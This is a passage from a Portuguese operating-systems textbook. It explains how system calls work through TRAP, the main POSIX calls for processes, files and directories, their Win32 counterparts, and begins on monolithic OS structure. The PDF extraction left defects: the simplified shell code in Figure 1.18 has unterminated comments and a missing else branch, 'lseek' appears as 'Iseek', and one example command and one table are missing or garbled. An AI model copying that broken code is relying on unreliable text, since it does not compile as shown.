Vimos que os sistemas operacionais têm duas funções principais: fornecer abstrações aos programas de usuários e administrar os recursos do computador. Em sua maior parte, a interação entre programas de usuário e o sistema operacional lida com a primeira; por exemplo, criar, escrever, ler e excluir arquivos. A parte de gerenciamento de recursos é, em grande medida, transparente para os usuários e feita automaticamente. Desse modo, a interface entre o sistema operacional e os programas de usuários trata primeiramente sobre como lidar com as abstrações. Para entender o que os sistemas operacionais fazem realmente, devemos observar essa interface mais de perto. As chamadas de sistema disponíveis na interface variam de um sistema operacional para outro (embora os conceitos básicos tendam a ser parecidos).

Somos, assim, forçados a escolher entre (1) generalidades vagas ("os sistemas operacionais possuem chamadas de sistema para leitura de arquivos") e (2) algum sistema específico ("UNIX possui uma chamada de sistema read com três parâmetros: um para especificar o arquivo, um para informar onde os dados deverão ser colocados e um para indicar quantos bytes deverão ser lidos").

Escolhemos a última abordagem. É mais trabalhosa, mas permite entender melhor o que os sistemas operacionais realmente fazem. Embora essa discussão refira-se especificamente ao POSIX (Padrão Internacional 9945-1) — consequentemente também ao UNIX, System V, BSD, Linux, MINIX 3 etc. —, a maioria dos outros sistemas operacionais modernos tem chamadas de sistema que desempenham as mesmas funções, diferindo apenas nos detalhes. Como os mecanismos reais para emissão de uma chamada de sistema são altamente dependentes da máquina e muitas vezes devem ser expressos em código assembly, é disponibilizada uma biblioteca de rotinas para tornar possível realizar chamadas de sistema a partir de programas em C e também, muitas vezes, a partir de programas em outras linguagens.

Convém ter em mente o seguinte: qualquer computador com uma única CPU pode executar somente uma instrução por vez. Se um processo estiver executando um programa de usuário em modo usuário e precisar de um serviço do sistema, como ler dados de um arquivo, terá de executar uma instrução TRAP para transferir o controle ao sistema operacional. Este verifica os parâmetros para, então, descobrir o que quer o processo que está chamando. Em seguida, ele executa uma chamada de sistema e retorna o controle para a instrução seguinte à chamada. Em certo sentido, fazer uma chamada de sistema é como realizar um tipo especial de chamada de rotina, só que as chamadas de sistema fazem entrar em modo núcleo e as chamadas de rotina, não.

Para esclarecer melhor o mecanismo de chamada de sistema, vamos dar uma rápida olhada na chamada de sistema read. Conforme já mencionado, ela tem três parâmetros: o primeiro especifica o arquivo, o segundo é um ponteiro para o buffer e o terceiro dá o número de bytes que deverão ser lidos. Como em quase todas as chamadas de sistema, ela é chamada a partir de programas em C chamado uma rotina de biblioteca com o mesmo nome da chamada de sistema: *read*. Uma chamada a partir de um programa em C pode ter o seguinte formato:

contador = read(arg, buffer, nbytes);

A chamada de sistema (assim como a rotina de biblioteca) retorna o número de bytes realmente lidos em *contador*. Esse valor é normalmente o mesmo de *nbytes*, mas pode ser menor se, por exemplo, o caractere fim-de-arquivo for encontrado durante a leitura.

Se a chamada de sistema não puder ser realizada, tanto por causa de um parâmetro inválido como por um erro de disco, o *contador* passará a valer –1 e o número do erro será colocado em uma variável global, *errno*. Os programas

devem verificar sempre os resultados de uma chamada de sistema para saber se ocorreu um erro.

As chamadas de sistema são realizadas em uma série de passos. Para melhor esclarecer esse conceito, examinemos a chamada read discutida anteriormente. Antes da chamada da rotina *read* de biblioteca, que é na verdade quem faz a chamada de sistema read, o programa que chama read, antes de tudo, armazena os parâmetros na pilha, conforme mostram os passos 1 a 3 na Figura 1.17.

Compiladores C e C++ armazenam os parâmetros na pilha em ordem inversa por razões históricas (isso tem de ver com fazer o primeiro parâmetro de *printf*, a cadeia de caracteres do formato, aparecer no topo da pilha). O primeiro e o terceiro parâmetros são chamados por valor, mas o segundo parâmetro é por referência — isso quer dizer que é passado o endereço do buffer (indicado por &), e não seu conteúdo. Daí vem a chamada real à rotina de biblioteca (passo 4). Essa instrução é a chamada normal de rotina, usada para chamar todas as rotinas.

A rotina de biblioteca, possivelmente escrita em linguagem assembly, em geral coloca o número da chamada de sistema em um local esperado pelo sistema operacional — por exemplo, em um registrador (passo 5). Então, ele executa uma instrução TRAP para passar do modo usuário para o modo núcleo e iniciar a execução em um determinado endereço dentro do núcleo (passo 6). A instrução TRAP é, na verdade, bastante semelhante à chamada de rotina no sentido de que a instrução seguinte é recebida de um local distante e o endereço de retorno é salvo na pilha para uso posterior.

Entretanto, a instrução TRAP também difere da instrução call (chamada de rotina) de dois modos fundamentais. Primeiro, como efeito colateral, ela desvia para o modo núcleo. A instrução de chamada de rotina não altera o modo. Segundo, em vez de fornecer um endereço absoluto ou relativo onde o procedimento esteja localizado, a instrução TRAP não pode transferir para um endereço arbitrário. Dependendo da arquitetura, ela transfere para um local fixo — há um campo de 8 bits na instrução, fornecendo o índice em uma tabela na memória que contém endereços de transferência — ou para o equivalente a isso.

O código do núcleo que se inicia após a instrução TRAP verifica o número da chamada de sistema e, então, o despacha para a rotina correta de tratamento dessa chamada, geralmente por meio de uma tabela de ponteiros que indicam as rotinas de tratamento de chamadas de sistema indexadas pelo número da chamada (passo 7). Nesse ponto, é executada a rotina de tratamento da chamada de sistema (passo 8). Uma vez que a rotina de tratamento tenha terminado seu trabalho, o controle pode retornar para a rotina de biblioteca no espaço do usuário, na instrução seguinte à instrução TRAP (passo 9). Normalmente essa rotina retorna ao programa do usuário da mesma maneira que fazem as chamadas de rotina (passo 10).




Figura 1.17 Os 11 passos na realização da chamada de sistema read (fd. buffer, nbytes).

Para finalizar a tarefa, o programa do usuário deve limpar a pilha, como se faz depois de qualquer chamada de rotina (passo 11). Presumindo que a pilha cresce para baixo, como muitas vezes ocorre, o código compilado incrementa o ponteiro da pilha exatamente o necessário para remover os parâmetros armazenados antes da chamada *read*. O programa agora está liberado para fazer o que quiser.

No passo 9, foi por uma boa razão que dissemos "pode retornar para a rotina da biblioteca no espaço do usuário": a chamada de sistema pode bloquear quem a chamou, impedindo-o de continuar. Por exemplo, se quem chamou estiver tentando ler do teclado e nada foi digitado ainda, ele será bloqueado. Nesse caso, o sistema operacional verificará se algum outro processo pode ser executado. Depois, quando a entrada desejada estiver disponível, esse processo terá a atenção do sistema e os passos 9 a 11 serão executados.

Nas próximas seções estudaremos algumas das chamadas de sistema em POSIX mais usadas ou, mais especificamente, as rotinas de biblioteca que realizam essas chamadas de sistema. O POSIX tem cerca de cem chamadas de rotina. Algumas das mais importantes estão listadas na Tabela 1.1, agrupadas, por conveniência, em quatro categorias. No texto examinaremos resumidamente cada chamada para entender o que cada uma delas faz.

Os serviços oferecidos por essas chamadas determinam a maior parte do que o sistema operacional deve realizar, já que o gerenciamento de recursos em computadores pessoais é mínimo (pelo menos, se comparado a grandes máquinas com vários usuários). Os serviços englobam coisas como criar e finalizar processos, criar, excluir, ler e escrever arquivos, gerenciar diretórios e realizar entrada e saída.

Convém observar que em POSIX o mapeamento de chamadas de rotina em chamadas de sistema não é de uma para uma. O POSIX especifica várias rotinas que um sistema em conformidade com esse padrão deve disponibilizar, mas não especifica se se trata de chamadas de sistema, chamadas de biblioteca ou qualquer outra coisa. Se uma rotina pode ser executada sem invocar uma chamada de sistema (isto é, sem desviar para o núcleo), ele é executado geralmente em modo usuário, por razões de desempenho. Contudo, o que a maioria das rotinas POSIX invoca são chamadas de sistema, em geral com uma rotina mapeando diretamente uma chamada de sistema. Em poucos casos — em especial naqueles em que diversas rotinas são somente pequenas variações umas das outras —, uma chamada de sistema é invocada por mais de uma chamada de biblioteca.

# 1.6.1 Chamadas de sistema para gerenciamento de processos

O primeiro grupo de chamadas na Tabela 1.1 lida com gerenciamento de processos. A chamada fork é um bom ponto de partida para a discussão, sendo o único modo de criar um novo processo em UNIX. Ela gera uma cópia exata do processo original, incluindo todos os descritores de arquivo, registradores — tudo. Depois de a chamada fork acontecer, o processo original e sua cópia (o processo pai e o processo filho) seguem caminhos separados. Todas as



## Gerenciamento de processos

Chamada	Descrição			
pid = fork()	Cria um processo filho idêntico ao pai			
pid = waitpid(pid, &statloc, options)	Espera que um processo filho seja concluído			
s = execve(name, argv, environp)	Substitui a imagem do núcleo de um processo			
exit(status)	Conclui a execução do processo e devolve status			

#### Gerenciamento de arquivos

Chamada	Descrição		
Fd = open(file, how,)	Abre um arquivo para leitura, escrita ou ambos		
s = close(fd)	Fecha um arquivo aberto		
n = read(fd, buffer, nbytes)	Lê dados a partir de um arquivo em um buffer		
n = write(fd, buffer, nbytes)	Escreve dados a partir de um buffer em um arquivo		
position = lseek(fd, offset, whence)	Move o ponteiro do arquivo		
s = stat(name, &buf)	Obtém informações sobre um arquivo		

#### Gerenciamento do sistema de diretório e arquivo

Chamada	Descrição		
s = mkdir(name, mode)	Cria um novo diretório		
s = rmdir(name)	Remove um diretório vazio		
s = link(name1, name2)	Cria uma nova entrada, name2, apontando para name1		
s = unlink(name)	Remove uma entrada de diretório		
s = mount(special, name, flag)	Monta um sistema de arquivos		
s = umount(special)	Desmonta um sistema de arquivos		

#### Diversas

Chamada	Descrição		
s = chdir(dirname)	Altera o diretório de trabalho		
s = chmod(name, mode)	Altera os bits de proteção de um arquivo		
s = kill(pid, signal)	Envia um sinal para um processo		
seconds = time(&seconds)	Obtém o tempo decorrido desde 1º de janeiro de 1970		

**Tabela 1.1** Algumas das principais chamadas de sistema do POSIX. O código de retorno s é −1 se um erro tiver ocorrido. Os códigos de retorno são os seguintes: *pid* é um processo id, *fd* é um descritor de arquivo, *n* é um contador de bytes, *position* é uma compensação no interior do arquivo e *seconds* é o tempo decorrido. Os parâmetros são explicados no texto.

Capítulo 1

variáveis têm valores idênticos no momento da chamada fork, mas, como os dados do processo pai são copiados para criar o processo filho, mudanças subsequentes em um deles não afetam o outro. (O texto do programa, que é inalterável, é compartilhado entre processo pai e processo filho.) A chamada fork retorna um valor, que é zero no processo filho e igual ao identificador de processo (PID) do processo filho no processo pai. Usando o PID retornado, os dois processos podem verificar que um é o processo pai e que o outro é o processo filho.

Na maioria dos casos, depois de uma chamada fork, o processo filho precisará executar um código diferente daquele do processo pai. Considere o caso do shell. Ele lê um comando do terminal, cria um processo filho, espera que o processo filho execute o comando e, então, lê o próximo comando quando o processo filho termina. Para esperar a finalização do processo filho, o processo pai executa uma chamada de sistema waitpid, que somente aguarda até que o processo filho termine (qualquer processo filho, se existir mais de um). A chamada waitpid pode esperar por um processo filho específico ou por um processo filho qualquer atribuindo-se -1 ao primeiro parâmetro. Quando a chamada waitpid termina, o endereço apontado pelo segundo parâmetro, statloc, será atribuído como estado de saída do processo filho (término normal ou anormal e valor de saída). Várias opções também são oferecidas e especificadas pelo terceiro parâmetro.

Agora, considere como a chamada fork é usada pelo shell. Quando um comando é digitado, o shell cria um novo processo. Esse processo filho deve executar o comando do usuário. Ele faz isso usando a chamada de sistema execve, que faz com que toda a sua imagem do núcleo seja substituída pelo arquivo cujo nome está em seu primeiro parâmetro. (De fato, a chamada de sistema em si é exec, mas várias rotinas de biblioteca diferentes a chamam com diferentes parâmetros e nomes um pouco diferentes. Aqui, as trataremos como chamadas de sistema.) Um shell muito simplificado que ilustra o uso das chamadas fork, waitpid e execve é mostrado na Figura 1.18.

No caso mais geral, a chamada execve possui três parâmetros: o nome do arquivo a ser executado, um ponteiro para o arranjo de argumentos e um ponteiro para o arranjo do ambiente. Esses parâmetros serão descritos resumidamente. Várias rotinas de biblioteca — inclusive a execl, a execv, a execle e a execve — são fornecidas para que seja possível omitir parâmetros ou especificá-los de várias maneiras. Ao longo de todo este livro, usaremos o nome exec para representar a chamada de sistema invocada por todas essas rotinas.

Consideremos o caso de um comando como

```
cp arq1 arq2
```

usado para copiar arq1 para arq2. Depois que o shell criou o processo filho, este localiza e executa o arquivo cp e passa para ele os nomes dos arquivos de origem e de destino.

O programa principal de cp (e o programa principal da maioria dos outros programas em C) contém a declaração

```
main(argc, argv, envp)
```

onde arge é um contador do número de itens na linha de comando, incluindo o nome do programa. Para esse exemplo, argc é 3.

O segundo parâmetro, argv, é um ponteiro para um arranjo. O elemento i desse arranjo é um ponteiro para a iésima cadeia de caracteres na linha de comando. Em nosso exemplo, argv[0] apontaria para a cadeia de caracteres 'cp', argv[1] apontaria a cadeia de caracteres 'arq1' e argv[2] apontaria para a cadeia de caracteres 'arq2'.

O terceiro parâmetro do main, envp, é um ponteiro para o ambiente, um arranjo de cadeias de caracteres que contém atribuições da forma nome = valor, usadas para passar para um programa informações como o tipo de terminal e o nome do diretório home. Há procedimentos de biblioteca que podem ser chamados por programas para se obter variáveis de ambiente, que nomalmente são usados para customizar como um usuário quer executar certas tarefas (por exemplo, a impressora-padrão a ser usada). Na Figura 1.18, nenhum ambiente é passado para o processo filho; assim, o terceiro parâmetro de execve é um zero.

```
#define TRUE 1
while (TRUE) {
                                                    /* repita para sempre
                                                    /* mostra prompt na tela
     type _prompt();
                                                    /. lê entrada do terminal
     read _command(command,
                                   parameters);
     if (fork() != 0) {
                                                    /* cria processo filho
         /. Código do processo pai.
         waitpid( -1, &status, 0);
                                                    /* aguarda o processo filho acabar
         /* Código do processo filho.
         execve(command, parameters, 0);
                                                    /* executa o comando
     }
```

■ Figura 1.18 Um interpretador de comandos simplificado. Neste livro, presume-se TRUE como 1.

Se a chamada exec parecer-lhe complicada, não se desespere: ela é (semanticamente) a mais complexa de todas as chamadas de sistema em POSIX. Todas as outras são muito mais simples. Como um exemplo das simples, considere a chamada exit, que os processos devem usar para terminar sua execução. Ela possui um parâmetro, o estado da saída (0 a 255), que é retornado ao processo pai via *statloc* na chamada de sistema waitpid.

Os processos em UNIX têm suas memórias divididas em até três segmentos: o segmento de texto (isto é, o código do programa), o segmento de dados (as variáveis) e o **segmento de pilha**. O segmento de dados cresce para cima e a pilha cresce para baixo, conforme mostra a Figura 1.19. Entre eles há uma lacuna de espaço de endereçamento não usado. A pilha cresce automaticamente para dentro da lacuna, conforme se fizer necessário, mas a expansão do segmento de dados é feita mediante o uso explícito de uma chamada de sistema brk, que especifica o novo endereço no qual o segmento de dados termina. Contudo, essa chamada não é definida pelo padrão POSIX, já que os programadores são incentivados a usar a rotina de biblioteca malloc para alocar memória dinamicamente, e a implementação subjacente do malloc não foi planejada para que fosse uma candidata adequada à padronização, pois poucos programadores usam-na diretamente e é questionável se algum deles já percebeu que brk não está no POSIX.

# 1.6.2 Chamadas de sistema para gerenciamento de arquivos

Muitas chamadas de sistema estão relacionadas com o sistema de arquivos. Nesta seção estudaremos as chamadas que operam sobre arquivos individuais; na próxima, serão abordadas as que envolvem diretórios ou o sistema de arquivos como um todo.

Para ler ou escrever um arquivo, deve-se primeiro abri-lo usando open. Essa chamada especifica o nome do arquivo a ser aberto, como um caminho (path name) absoluto ou relativo ao diretório de trabalho e um código de O\_RDONLY, O\_WRONLY ou O\_RDWR, significando abri-lo para leitura, escrita ou ambas. Para criar um novo arquivo, é usado o parâmetro O\_CREAT. O descritor de arquivos retornado pode, então, ser usado para ler ou escrever. Logo em seguida, o arquivo pode ser fechado por close, que torna o descritor de arquivos disponível para reutilização em um open subsequente.




Figura 1.19 Os processos têm três segmentos: texto, dados e pilha.

As chamadas mais intensivamente utilizadas são, sem sombra de dúvida, read e write. Vimos read anteriormente. Write possui os mesmos parâmetros.

Embora a maioria dos programas leia e escreva arquivos sequencialmente, alguns programas aplicativos precisam ter disponibilidade de acesso aleatório a qualquer parte de um arquivo. Associado a cada arquivo existe um ponteiro que indica a posição atual no arquivo. Ao ler (escrever) sequencialmente, aponta-se geralmente para o próximo byte a ser lido (escrito). A chamada Iseek altera o valor do ponteiro de posição, para que chamadas subsequentes de read ou write possam começar em qualquer ponto do arquivo.

A chamada Iseek tem três parâmetros: o primeiro é o descritor de arquivo; o segundo é uma posição no arquivo e o terceiro informa se a posição no arquivo é relativa ao início, à posição atual ou ao final do arquivo. O valor retornado pela chamada Iseek é a posição absoluta no arquivo (em bytes) depois de alterar o ponteiro.


Para cada arquivo, o UNIX registra o tipo do arquivo (arquivo regular, arquivo especial, diretório etc.), o tamanho e o momento da última modificação, entre outras informações. Os programas podem pedir para ver essa informação por meio da chamada de sistema stat. O primeiro parâmetro dessa chamada especifica o arquivo a ser inspecionado; o segundo é um ponteiro para uma estrutura na qual a informação deverá ser colocada. As chamadas fstat fazem a mesma coisa por um arquivo aberto.

# 1.6.3 Chamadas de sistema para gerenciamento de diretórios

Nesta seção veremos algumas chamadas de sistema mais relacionadas com diretórios ou com o sistema de arquivos como um todo, do que com um arquivo específico, como na seção anterior. As duas primeiras chamadas, mkdir e rmdir, respectivamente, criam e apagam diretórios vazios. A próxima chamada é a link. Seu intuito é permitir que um mesmo arquivo apareça com dois ou mais nomes, inclusive em diretórios diferentes. Um uso típico da chamada link é permitir que vários membros da mesma equipe de programação compartilhem um arquivo comum, cada um deles tendo o arquivo aparecendo em seu próprio diretório, possivelmente com diferentes nomes. Compartilhar um arquivo não é o mesmo que dar a cada membro da equipe uma cópia privada, mas significa que as mudanças feitas por qualquer membro dessa equipe ficam instantaneamente visíveis aos outros membros — há somente um arquivo. Quando são feitas cópias de um arquivo compartilhado, as mudanças subsequentes para uma cópia específica não afetam as outras.

Para vermos como a chamada link funciona, considere a situação da Figura 1.20(a). Ali estão dois usuários, ast e jim; cada um possui seus próprios diretórios com alguns arquivos. Então, se ast executar um programa que contenha a chamada de sistema

link("/usr/jim/memo", "/usr/ast/note");



/usr/ast		/ı	/usr/jim		
16 81 40 70	correio jogos teste nota	31 70 59 38	bin memo f.c. prog1		
	' '	b)			

Figura 1.20 (a) Dois diretórios antes do link de /usr/jim/ memo ao diretório ast. (b) Os mesmos diretórios depois desse link.

o arquivo memo no diretório de jim estará agora aparecendo no diretório de ast com o nome note. A partir de então, /usr/jim/memo e /usr/ast/note referem-se ao mesmo arquivo. Vale notar que manter os diretórios de usuário em /usr, /user, /home ou em algum outro lugar é simplesmente uma decisão tomada pelo administrador local do sistema.

Entender como a chamada link funciona provavelmente esclarecerá o que ela faz. Todo arquivo em UNIX tem um número único, seu i-número, que o identifica. Esse i-número é um índice em uma tabela de i-nodes, um por arquivo, informando quem possui o arquivo, onde seus blocos de disco estão, e assim por diante. Um diretório é simplesmente um arquivo contendo um conjunto de pares (i-número, nome em ASCII). Nas primeiras versões do UNIX, cada entrada de diretório era de 16 bytes — 2 bytes para o i-número e 14 bytes para o nome. Agora, é necessária uma estrutura mais complexa para dar suporte a nomes longos de arquivos, mas, conceitualmente, um diretório ainda é um conjunto de pares (i-número, nome em ASCII). Na Figura 1.20, correio tem o i-número 16, e assim por diante. O que a chamada link faz é simplesmente criar uma nova entrada de diretório com um nome (possivelmente novo), usando o i-número de um arquivo existente. Na Figura 1.20(b), duas entradas têm o mesmo i-número (70) e, portanto, fazem referência ao mesmo arquivo. Se uma das duas é removida posteriormente, usando-se uma chamada de sistema unlink, o outro arquivo permanece. Se ambos forem removidos, o UNIX perceberá que não há entradas para o arquivo (um campo no i-node registra o número de entradas de diretório apontando para o arquivo), e então o arquivo é removido do disco.

Conforme mencionado anteriormente, a chamada de sistema mount permite que dois sistemas de arquivo sejam unificados. Uma situação comum é ter em disco rígido o sistema de arquivos-raiz contendo as versões binárias (executáveis) dos comandos comuns e outros arquivos intensivamente usados. O usuário pode, então, inserir um disquete com arquivos a serem lidos na unidade de CD-ROM.

Executando a chamada de sistema mount, o sistema de arquivos do disco flexível pode ser anexado ao sistema de arquivos-raiz, conforme mostra a Figura 1.21. Um comando típico em C para realizar essa montagem é

no qual o primeiro parâmetro é o nome de um arquivo especial de blocos para a unidade de disco 0, o segundo parâmetro é o local na árvore onde ele será montado e o terceiro parâmetro informa se o sistema de arquivos deve ser montado como leitura e escrita ou apenas para leitura.

Depois da chamada mount, pode-se ter acesso a um arquivo na unidade de disco 0 apenas usando seu caminho a partir do diretório-raiz ou do diretório de trabalho, sem se preocupar com qual unidade de disco isso será feito. Na verdade, a segunda, a terceira e a quarta unidades de disco também podem ser montadas em qualquer lugar na árvore. A chamada mount torna possível integrar meios removíveis a uma única hierarquia integrada de arquivos, sem a necessidade de saber em qual unidade se encontra um arquivo. Embora esse exemplo trate especificamente de unidades de CD-ROM, podemos montar também porções de discos rígidos (muitas vezes chamadas de partições ou dispositivos secundários) desse modo, assim como com discos rígidos externos e dispositivos stick USB. Quando não for mais necessário, um sistema de arquivos poderá ser desmontado com a chamada de sistema umount.

#### 1.6.4 | Outras chamadas de sistema

Existe uma variedade de outras chamadas de sistema. Estudaremos apenas quatro delas aqui. A chamada chdir altera o diretório atual de trabalho. Depois da chamada

chdir("/usr/ast/test");




Figura 1.21 (a) O sistema de arquivos antes da montagem. (b) O sistema de arquivos depois da montagem.

uma abertura do arquivo xyz abrirá /usr/ast/test/xyz. O conceito de diretório de trabalho elimina a necessidade de digitar (longos) nomes de caminhos absolutos a todo momento.

Em UNIX, todo arquivo tem um modo para proteção. Esse modo inclui os bits leitura-escrita-execução para o proprietário, para o grupo e para os outros. A chamada de sistema chmod possibilita a alteração do modo de um arquivo. Por exemplo, para definir um arquivo como somente leitura para todos, exceto seu proprietário, poderia ser executado

chmod("arq", 0644);

A chamada de sistema kill é a maneira que os usuários e seus processos têm para enviar sinais. Se um processo está preparado para capturar um sinal em particular, então uma rotina de tratamento desse sinal é executada quando ele chega. Se o processo não está preparado para tratar um sinal, então sua chegada 'mata' o processo (e, por conseguinte, o nome da chamada).

O POSIX define várias rotinas para lidar com o tempo. Por exemplo, a chamada time retorna o tempo atual em segundos, com 0 correspondendo à meia-noite do dia 1º de janeiro de 1970 (como se nesse instante o dia estivesse começando, e não terminando). Em computadores com palavras de 32 bits, o valor máximo que a chamada time pode retornar é 2³² – 1 segundos (supondo que esteja usando inteiros sem sinal). Esse valor corresponde a pouco mais de 136 anos. Assim, no ano 2106, os sistemas UNIX de 32 bits irão entrar em pane, como o famoso bug do milênio em 2000, que foi evitado graças aos grandes esforços da indústria de TI para corrigir esse problema. Se você atualmente possui um sistema UNIX de 32 bits, aconselho-o a trocá-lo por um de 64 bits em algum momento antes de 2106.

#### 1.6.5 A API Win32 do Windows

Até aqui temos nos concentrado principalmente no UNIX. Agora é a vez de estudarmos resumidamente o Windows. O Windows e o UNIX diferem de uma maneira fundamental em seus respectivos modelos de programação. Um programa UNIX consiste em um código que faz uma coisa ou outra, executando chamadas de sistema para rea-lizar certos serviços. Por outro lado, um programa Windows é normalmente dirigido por eventos — o programa principal espera acontecer algum evento e então chama uma rotina para tratá-lo. Eventos típicos são teclas sendo pressionadas, a movimentação do mouse, um botão de mouse sendo pressionado ou um disco flexível sendo inserido. Os manipuladores (handlers) são, então, chamados para processar o evento, atualizar a tela e o estado interno do programa. De modo geral, isso leva a um estilo de programação diferente daquele do UNIX, mas, como o foco deste livro é a função e a estrutura do sistema operacional, esses diferentes modelos de programação não nos interessarão muito.

É claro que o Windows também tem chamadas de sistema. Em UNIX, há quase um relacionamento de 1-para-1 entre as chamadas de sistema (por exemplo, read) e as rotinas de biblioteca (por exemplo, read) usadas para invocar as chamadas de sistema. Em outras palavras, para cada chamada de sistema há, grosso modo, uma rotina de biblioteca que é chamada para invocá-la, conforme indica a Figura 1.17. Além disso, POSIX possui somente cerca de cem chamadas de rotina.

Com o Windows, a situação é radicalmente diferente. Para começar, as chamadas de biblioteca e as chamadas reais ao sistema são bastante desacopladas. A Microsoft definiu um conjunto de rotinas, denominado API Win32 (application program interface — interface do programa de aplicativo), para que os programadores tivessem acesso aos serviços do sistema operacional. Essa interface tem sido (parcialmente) suportada em todas as versões do Windows desde o Windows 95. Desacoplando-se a interface das chamadas reais ao sistema, a Microsoft detém a capacidade de mudar as chamadas reais ao sistema quando bem entender (até de versão para versão) sem invalidar os programas existentes. O que realmente constitui o subsistema Win32 é um pouco ambíguo, já que o Windows 2000, o Windows XP e o Windows Vista têm muitas chamadas novas que não estavam anteriormente disponíveis. Nesta seção, Win32 significa a interface suportada por todas as versões do Windows.

O número de chamadas da API Win32 é extremamente grande, chegando a milhares. Além disso, enquanto muitas delas invocam chamadas de sistema, uma quantidade substancial é executada totalmente no espaço de usuário. Como consequência disso, no Windows é impossível ver o que é uma chamada de sistema (isto é, realizada pelo núcleo) e o que constitui simplesmente uma chamada de biblioteca do espaço de usuário. Na verdade, o que é uma chamada de sistema em uma versão do Windows pode ser executado no espaço de usuário em uma versão diferente e vice-versa. Quando discutirmos as chamadas de sistema do Windows neste livro, usaremos as rotinas Win32 (onde for apropriado), já que a Microsoft garante que essas rotinas permanecerão estáveis com o passar do tempo. Mas é bom lembrar que nem todas elas são verdadeiras chamadas de sistema (isto é, desviam o controle para o núcleo).

A API Win32 tem um número imenso de chamadas para gerenciar janelas, figuras geométricas, textos, fontes de caracteres, barras de rolagem, caixas de diálogos, menus e outros aspectos da interface gráfica GUI. Com o intuito de estender o subsistema gráfico para executar em modo núcleo (o que é válido para algumas versões do Windows, mas não para todas), a interface gráfica GUI é composta de chamadas de sistema; do contrário, elas conteriam apenas chamadas de biblioteca. Deveríamos discutir essas chamadas neste livro ou não? Como elas não são realmente relacionadas com a função de sistema operacional, decidimos que não, mesmo sabendo que elas podem ser executadas pelo núcleo. Leitores interessados na API Win32 podem

consultar um dos muitos livros sobre o assunto, como, por exemplo, Hart (1997), Rector e Newcomer (1997) e Simon (1997).

Já que introduzir todas as chamadas da interface API Win32 está fora de questão, ficaremos limitados às chamadas que correspondem, grosso modo, à funcionalidade das chamadas UNIX relacionadas na Tabela 1.1. Elas estão enumeradas na Tabela 1.2.

Vamos agora percorrer rapidamente a lista da Tabela 1.2. CreateProcess cria um novo processo; funciona como uma combinação de fork e de execve em UNIX. Possui muitos parâ-

UNIX	Win32	Descrição		
fork	CreateProcess	Cria um novo processo		
waitpid	WaitForSingleObject	Pode esperar que um processo saia		
execve	(nenhuma)	CreateProcess = fork + execve		
exit	ExitProcess	Conclui a execução		
open	CreateFile	Cria um arquivo ou abre um arquivo existente		
close	CloseHandle	Fecha um arquivo		
read	ReadFile	Lê dados a partir de um arquivo		
write	WriteFile	Escreve dados em um arquivo		
Iseek	SetFilePointer	Move o ponteiro do arquivo		
stat	GetFileAttributesEx	Obtém vários atributos do arquivo		
mkdir	CreateDirectory	Cria um novo diretório		
rmdir	RemoveDirectory	Remove um diretório vazio		
link	(nenhuma)	Win32 não dá suporte a links		
unlink	DeleteFile	Destrói um arquivo existente		
mount	(nenhuma)	Win32 não dá suporte a mount		
umount	(nenhuma)	Win32 não dá suporte a moun		
chdir	SetCurrentDirectory	Altera o diretório de trabalho atual		
chmod	(nenhuma)	Win32 não dá suporte a segurança (embora o NT suporte)		
kill	(nenhuma)	Win32 não dá suporte a sinais		
time	GetLocalTime	Obtém o tempo atual		

Tabela 1.2 As chamadas da API Win32 que correspondem aproximadamente às chamadas do UNIX da Tabela 1.1.

metros que especificam as propriedades do processo recentemente criado. O Windows não tem uma hierarquia de processos como o UNIX; portanto, não há o conceito de processo pai e processo filho. Depois que um processo foi criado, o criador e a criatura são iguais. WaitForSingleObject é usada para esperar por um evento. É possível esperar muitos eventos com essa chamada. Se o parâmetro especificar um processo, então quem chamou esperará o processo especificado sair, o que é feito usando ExitProcess.

As próximas seis chamadas operam sobre arquivos e são funcionalmente similares a suas correspondentes do UNIX, embora sejam diferentes quanto aos parâmetros e alguns detalhes. Além disso, os arquivos podem ser abertos, fechados, lidos e escritos de um modo muito similar ao do UNIX. As chamadas SetFilePointer e GetFileAttributesEx alteram a posição no arquivo e obtêm alguns atributos de arquivo.

O Windows possui diretórios que são criados e removidos com CreateDirectory e RemoveDirectory, respectivamente. Há também a noção de diretório atual, determinada por SetCurrentDirectory. O tempo atual é obtido por GetLocalTime.

A interface Win32 não tem links para arquivos, nem sistemas de arquivos montados, nem segurança ou sinais. Portanto, essas chamadas, correspondentes às chamadas em UNIX, não existem. É claro que o subsistema Win32 possui uma grande quantidade de chamadas que o UNIX não tem, especialmente para gerenciar a interface gráfica GUI, e o Windows Vista tem um elaborado sistema de segurança e também dá suporte a links (ligações de arquivos).

Por fim, talvez seja melhor fazer uma observação sobre o subsistema Win32: ele não é uma interface totalmente uniforme e consistente. A principal acusação contra ele é a necessidade de compatibilidade retroativa com as interfaces de 16 bits antigamente usadas no Windows 3.x.

# Estrutura de sistemas operacionais

Agora que tivemos uma visão externa de um sistema operacional — isto é, da interface dele com o programador —, é o momento de olharmos para sua estrutura interna. Nas próximas seções, vamos examinar cinco diferentes estruturas de sistemas operacionais, para termos uma ideia do espectro de possibilidades. Isso não significa que esgotaremos o assunto, mas que daremos uma ideia sobre alguns projetos que têm sido usados na prática. Os seis grupos abordados serão os seguintes: sistemas monolíticos, sistemas de camadas, micronúcleo, sistemas cliente-servidor, máquinas virtuais e exonúcleo.

#### 1.7.1 | Sistemas monolíticos

A organização monolítica é de longe a mais comum; nesta abordagem, o sistema operacional inteiro é executado como um único programa no modo núcleo. O sistema

operacional é escrito como uma coleção de rotinas, ligadas a um único grande programa binário executável. Nessa abordagem, cada rotina do sistema tem uma interface bem definida quanto a parâmetros e resultados e cada uma delas é livre para chamar qualquer outra, se esta oferecer alguma computação útil de que a primeira necessite. A existência de milhares de rotinas que podem chamar umas às outras sem restrição muitas vezes leva a dificuldades de compreensão do sistema.

